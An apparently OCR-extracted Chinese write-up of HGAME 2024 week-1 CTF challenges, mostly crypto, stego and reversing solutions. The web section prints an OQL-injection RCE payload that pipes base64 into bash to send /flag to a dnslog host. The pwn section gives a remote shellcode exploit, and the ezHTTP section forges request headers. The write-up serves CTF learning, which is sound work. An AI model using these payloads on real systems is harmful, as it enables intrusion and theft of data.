
2024HGAME

MISC

WEEK1[签到]

公众号回复即可：



最终flag：

```
hgame{welc0me_t0_HGAME_2024}
```

WEEK1[SignIn]

从上往下斜着看即可，最终flag：

```
hgame{WOW_GREAT_YOU_SEE_IT_WONDERFUL}
```

WEEK1[来自星尘的问候]

一眼stegseek:

压缩包里有一个exa.png，结合文件名搜索游戏，发现是游戏”来自星尘“，因为前字符五个一定是hgame，其实能得到flag中的三个字符，再根据长度判断为”welcom“，没找到数字对照表，但字母都能对上，那应该就是把o换成了0，最终flag：

```
hgame{welc0me!}
```

WEEK1[simple_attack]

最简单的明文爆破，爆破完base64转图片得到flag：

```
hgame{s1mple_attack_for_zip}
```

最终flag：

```
hgame{s1mple_attack_for_zip}
```

WEEK1[希儿希儿希尔]

爆破png宽高：

png尾还有一个zip文件，里面是密文，对png用zsteg拿到希尔密码的加密信息:

希尔密码解密拿到flag:

最终flag:

```
hgame{DISAPPEARINTHESEAOFBUTTERFLY}
```

CRYPTO

WEEK1[ezMath]

`x**2 - D*y**2 == 1`一眼佩尔方程，直接连分数打:

```python
from gmpy2 import *

def Cal_CF(List):
    List.reverse()
```

```
    fenmu=0
    fenzi=1
    for i in List:
        fenmu,fenzi=fenzi,i*fenzi+fenmu
    return fenmu,fenzi

t=114514
m=isqrt(t)
x=t**(0.5)
a=[]
a.append(m)
b=m
c=1
while a[-1]!=2*a[0]:
    c=(t-b*b)//c
    tmp=(x+b)/c
    a.append(int(tmp))
    b=a[-1]*c-b
print(len(a)-1)
print(a)
a=a[:-1]
fenmu,fenzi=Cal_CF(a)
print(fenmu)
print(fenzi)
```

拿到y值之后，写脚本解AES即可：

```
from Crypto.Cipher import AES

password = b'\x04;0\xbe\xc7\xca\x05\xf9#\xd7Ap\xc4\xc9\xbe\x19'
aes = AES.new(password,AES.MODE_ECB)
en_text =
b"\xce\xf1\x94\x84\xe9m\x88\x04\xcb\x9ad\x9e\x08b\xbf\x8b\xd3\r\xe2\x81\x1
7g\x9c\xd7\x10\x19\x1a\xa6\xc3\x9d\xde\xe7\xe0h\xed/\x00\x95tz)1\\\t8:\xb1
,U\xfe\xdec\xf2h\xab`\xe5'\x93\xf8\xde\xb2\x9a\x9a"
den_text = aes.decrypt(en_text)
print(den_text)
```

```
PS C:\Users\86159\PycharmProjects\untitled2> python crypto.py
b'hgame{G0od!_Yo3_k1ow_C0ntinued_Fra3ti0ns!!!!!!!}\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00'
PS C:\Users\86159\PycharmProjects\untitled2>
```

最终flag：

```
hgame{G0od!_Yo3_k1ow_C0ntinued_Fra3ti0ns!!!!!!!}
```

WEEK1[ezRSA]

审一下代码，显然leak1和leak2对应p和q，直接写脚本出flag:

```
e = 65537
leak1 =
14912717007361127196818257675129033155901844180572531042609541283758922767
07575407439298658536503998391028384315072007447249396594632001580124696769
79987696419050900842798225665861812331113632892438742724202916416060266581
59016906386768829928898573410412763223217565735269789838344132347745065817
9727728908669
leak2 =
11612299271467091538130991696749043648902000117288064416717991546702179489
29279772720805966417855691191342590375223883351980431522061502591034855745
58816424740204736215551933482583941959994625356581201054534529395781744338
63102142370317114645666343295584359854812259330878224522079201871650853849
7402576709461
c =
10529481867532520034258056773864074017027019578041866245400647840230251661
65299970971591962081093343719166118000329592327365567572958855889959252423
56227288160655019180761208122365803449911409809915323479912527052886330149
13479970610056845543523591324177567061948922552275235486615514913932125436
54399164260702868976269361730524671649278311681307035551260697162664559496
18505675863403897058213148420964656318868122812898431322581318097737977770
49358789182212570606252509790830994263132020094153646296793522975632191912
46391989898834928228497291993276195260337973323457535162403916244002194059
25527685796399771309997l
```

```
print(long_to_bytes(pow(c,inverse(e,(leak1-1)*(leak2-1)),(leak1*leak2))))
```

```
PS C:\Users\86159\PycharmProjects\untitled2> python crypto.py
b'hgame{F3rmat_l1tt1e_the0rem_is_th3_bas1s}'
```

最终flag:

```
hgame{F3rmat_l1tt1e_the0rem_is_th3_bas1s}
```

WEEK1[奇怪的图片]

审一下代码逻辑，显然是一个一个字符往上加，那么思路明确，因为第一张图片只有h，用只有h的那张和全部图片异或，第一张肯定纯黑，第二张只有g，第三张只有ga，以此类推，所以写个批量异或的脚本去找符合要求的就好：

```
from PIL import Image
import os
import numpy as np

original_image_path = "K:\\png_out\\5c55dc77.png"
images_directory = 'K:\png_out'
output_directory = 'K:\png_out3'

def xor_images(original_image_path, image_path, output_path):
    original_image = Image.open(original_image_path)
    other_image = Image.open(image_path)
    original_array = np.array(original_image)
    other_array = np.array(other_image)
    xor_result_array = np.bitwise_xor(original_array, other_array)
    xor_result = Image.fromarray(xor_result_array.astype('uint8'))
    xor_result.save(output_path)

png_images = [f for f in os.listdir(images_directory) if
f.endswith('.png')]

for png_image in png_images:
    image_path = os.path.join(images_directory, png_image)
    output_path = os.path.join(output_directory, f'result_{png_image}')
    xor_images(original_image_path, image_path, output_path)
```

一个个累加读出flag即可，最终flag：

```
hgame{1adf_17eb_803c}
```

WEEK1[ezPRNG]

lfsr，根据加密脚本逆推解密即可，虽然循环了1000次，但因为flag的每部分都是长度为8的十六进制字符串，因此初始seed值也只有32bit，exp：

```
def lfsr(R,mask):
    stre = bin(R)[2:].zfill(32)
    nextbit=stre[-1:]+stre[:-1]
    nextbit=int(nextbit,2)
    i = (nextbit & mask) & 0xffffffff
    lastbit = 0
    while i != 0:
        lastbit ^= (i & 1)
        i = i >> 1
    return R>>1 | lastbit<<31

mask = 0b10001001000010000100010010001001
output = ['','','','']

flag0 = []
for i in range(len(output)):
    p = output[i][:32]
    q = int(p,2)
    for _ in range(32):
        q = lfsr(q,mask)
    flag0.append(q)

flag = ''
for R in flag0:
    R = int(R)
    R = hex(R)[2:]
    flag += R
flag = 'hgame{' + flag[:8] + '-' + flag[8:12] + '-' + flag[12:16] + '-' +
flag[16:20] + '-' + flag[20:] + '}'
print(flag)
```

```
PS C:\Users\86159\PycharmProjects\untitled2> python crypto.py
hgame{fbbbee82-3f43-4f91-9337-907880e4191a}
```

最终flag：

```
hgame{fbbbee82-3f43-4f91-9337-907880e4191a}
```

WEB

WEEK1[jhat]

贴个文章链接：
https://wooyun.js.org/drops/OQL(%E5%AF%B9%E8%B1%A1%E6%9F%A5%E8%AF%A2%E8%AF%AD%E8%A8%80)%E5%9C%A8%E4%BA%A7%E5%93%81%E5%AE%9E%E7%8E%B0%E4%B8%AD%E9%80%A0%E6%88%90%E7%9A%84RCE(Object%20Injection).html
不出网的话就找个在线dnslog，最后payload还要base64一下：

```
?query=java.lang.Runtime.getRuntime().exec("bash123-c123{echo,Y3VybCBgY2F0IC9mbGFnYC51NDVsZzEuZG5zbG9nLmNu}|{base64,-d}|{bash,-i}".split("123"))
```


Copyright © 2019 DNSLog.cn All Rights Reserved.

最终flag：


```
hgame{1deb421c57bec99cdc21e73f87964790b20a9bc2}
```

WEEK1[2048 * 16]


js里找到类似base64的密文：



往下翻找到编码表：



解变表base64即可：



最终flag：

```
flag{b99b820f-934d-44d4-93df-41361df7df2d}
```

WEEK1[Select Courses]

DDos?点了一会发现选上课了，于是开始连点，还真成功了：

最终flag：

```
hgame{w0W_!_1E4Rn_To_u5e_5cripT_^_^}
```

WEEK1[Bypass it]

禁用js就好：

hgame{51869489a256151e8153c92279c8cd10a4704941}

最终flag：


```
hgame{51869489a256151e8153c92279c8cd10a4704941}
```

WEEK1[ezHTTP]


打开看到页面如图：

请从vidar.club访问这个页面


bp抓个包伪造Referer再发包：



改一下User-Agent再发包：



加上X-Real-IP: 127.0.0.1再发包：



看见JWT，解一下：

最终flag：

```
hgame{HTTP_!s_1mP0rT4nt}
```

REVERSE

WEEK1[ezPYC]

pyinstxtractor-ng处理一下exe拿到pyc文件，然后反编译写脚本拿flag即可：

```
flag = [87, 75, 71, 69, 83, 121, 83, 125, 117, 106, 108, 106, 94, 80, 48,
114, 100, 112, 112, 55, 94, 51, 112, 91, 48, 108, 119, 97, 115, 49, 112,
112, 48, 108, 100, 37, 124, 2]
c = [1, 2, 3, 4]

input_str = ''
for i in range(36):
    input_str += chr(flag[i] ^ c[i % 4])
print(input_str)
```

最终flag：

```
VIDAR{Python_R3vers3_1s_1nter3st1ng!}
```

WEEK1[ezUPX]

很简单的逆向，脚本删了就不贴了，最终flag：

```
VIDAR{Wow!Y0u_kn0w_4_l1ttl3_0f_UPX!}
```

WEEK1[ezIDA]

开IDA搜一下就出了：

```
ta:0000000140003028 __security_cookie dq 2B992DDFA232h      ; DATA XREF: sub_14000161C+D↑r
ta:0000000140003028                                         ; sub_14000161C+90↑w ...
ta:0000000140003030 dword_140003030 dd 1                    ; DATA XREF: sub_140001B6C+2↑r
ta:0000000140003034                 align 8
ta:0000000140003038 aHgameW3lc0meT0 db 'hgame{W3lc0me_T0_Th3_World_of_Rev3rse!}',0
ta:0000000140003038                                         ; DATA XREF: sub_1400010E0+28↑o
ta:0000000140003038                                         ; sub_1400010E0+49↑o
ta:0000000140003060 dword_140003060 dd 0                    ; DATA XREF: sub_14000123C+30↑r
```

最终flag：

```
hgame{W3lc0me_T0_Th3_World_of_Rev3rse!}
```

WEEK1[ezASM]

看一眼逻辑写几行脚本就出了：

```
ciphertext = [74, 69, 67, 79, 71, 89, 99, 113, 111, 125, 107, 81, 125,
107, 79, 82, 18, 80, 86, 22, 76, 86, 125, 22, 125, 112, 71, 84, 17, 80,
81, 17, 95, 34]
decrypted_flag = ''.join([chr(c ^ 0x22) for c in ciphertext])
print(decrypted_flag)
```

最终flag：

```
hgame{ASM_Is_Imp0rt4nt_4_Rev3rs3}
```

PWN

WEEK1[EzSignIn]

nc拿flag，最终flag：

```
hgame{I_HATE_PWN}
```

WEEK1[ezshellcode]

直接看exp:

```python
from pwn import *
context(arch='amd64', os='linux', log_level='debug')
p = remote('47.100.137.175', 32398)
p.recvuntil(b'input the length of your shellcode:')
p.sendline('-1')
p.recvuntil(b'input your shellcode:')
p.send(b'Ph0666TY1131Xh333311k13XjiV11Hc1ZXYf1TqIHf9kDqW02DqX0D1Hu3M2G0Z2o
4H0u0P160Z0g7O0Z0C100y5O3G020B2n060N4q0n2t0B0001010H3S2y0Y0O0n0z01340d2F4y
8P115l1n0J0h0a070t')
p.interactive()
```

```
[DEBUG] Sent 0x1 bytes:
    b'\n'
[DEBUG] Received 0x30 bytes:
    b'hgame{125aa6ba9b02260db5d6ff30d3ad34fcada119a9}\n'
hgame{125aa6ba9b02260db5d6ff30d3ad34fcada119a9}
```